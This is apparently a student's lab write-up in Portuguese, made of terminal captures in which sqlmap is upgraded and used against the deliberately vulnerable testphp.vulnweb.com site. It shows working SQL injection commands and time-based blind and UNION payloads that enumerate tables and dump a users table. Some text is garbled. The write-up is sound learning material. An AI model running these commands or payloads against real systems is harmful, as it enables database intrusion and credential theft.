
Buscando tabelas vuneráveis em acuart



A busca não retornou a tabela users como sendo vulnerável. Minha suspeita é de que seja por que estou utilizando uma versão estável e muito antiga do sqlmap

```
05:27:05] [INFO] resumed: pic
 05:27:05] [INFO] retrieved:
 05:27:38] [ERROR] invalid character detected. retrying..
05:28:03] [INFO] retrieved:
Database: acuart
[6 tables]
 aq
  ca
 cate
 qaesi
  0
 pic
[05:28:04] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
[05:28:04] [WARNING] you haven't updated sqlmap for more than 574 days!!!
[*] ending @ 05:28:04 /2021-10-29/
─vovo at HP-ENVY in ~
 —○ sqlmap --version
1.4.4#stable
05:35:46] [WARNING] you haven't updated sqlmap for more than 574 days!!!
 -vovo at HP-ENVY in ~
```

Para tirar a dúvida, busquei pela versão mais recente e fiz o download



```
. .
                                            vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
cvovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
[sudo] password for vovo:
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by process 49667 (synaptic)
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
 python3-debconf update-notifier-common
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
 sqlmap
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 10,6 MB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 341645 files and directories currently installed.)
Removing sqlmap (1.4.4-1) ...
Processing triggers for man-db (2.9.1-1) ...
_vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sudo apt install -y ./sqlmap_1.5.10-1_all.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'sqlmap' instead of './sqlmap_1.5.10-1_all.deb'
The following packages were automatically installed and are no longer required:
 python3-debconf update-notifier-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
 salmap
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/6.413 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Get:1 /home/projects/ads20192-modulo5/sds/prova-n1/sqlmap 1.5.10-1 all.deb sqlmap all 1.5.10-1 [6.413 kB]
Selecting previously unselected package sqlmap.
(Reading database ... 340972 files and directories currently installed.)
Preparing to unpack .../sqlmap 1.5.10-1 all.deb ...
Unpacking sqlmap (1.5.10-1) ...
Setting up sqlmap (1.5.10-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for man-db (2.9.1-1) ...

__vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main xxxx

± sqlmap --version
1.5.10#stable
 —vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
L.
```

```
. .
                                             vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
                     /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
± sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query -D acuart --tables
                          {1.5.10#stable}
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
 this program
[*] starting @ 05:50:35 /2021-10-29/
[05:50:35] [INFO] resuming back-end DBMS 'mysql'
[05:50:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617
152774747,0x71787a7a71),NULL-- -
[05:50:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:50:36] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
4-----
 artists
  carts
  categ
  featured
  guestbook
  pictures
 products
 users
+---------
[05:50:36] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:50:36 /2021-10-29/
   vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main 🚧
```

```
vovo@HP-ENVY:/home/projects/ads20192-modulo5/sds/prova-n1
File Edit View Search Terminal Help
                    /home/projects/ads20192-modulo5/sds/prova-n1 on main XXX
└± sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query -D acuart -T users -C 'name.pass.email' --dump
                         {1.5.10#stable}
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program
[*] starting @ 05:53:04 /2021-10-29/
[05:53:04] [INFO] resuming back-end DBMS 'mysql'
 15:53:04] [INFO] testing connection to the target URL
[05:53:05] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
Parameter: test (GET)
   Type: time-based blind
   Title: MySOL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN
   Type: UNION query
   Title: Generic UNION query (NULL) - 3 columns
   Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617
152774747,0x71787a7a71),NULL-- -
[05:53:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[05:53:05] [INFO] fetching entries of column(s) 'email,name,pass' for table 'users' in database 'acuart'
[05:53:06] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling
back to partial UNION technique
Database: acuart
Table: users
[1 entry]
| name | pass | email
 4370 | test | sample@email.tst |
[05:53:06] [INFO] table 'acuart.users' dumped to CSV file '/home/vovo/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:53:06] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:53:06 /2021-10-29/
  vovo at HP-ENVY in /home/projects/ads20192-modulo5/sds/prova-n1 on main 💥
```

Fim.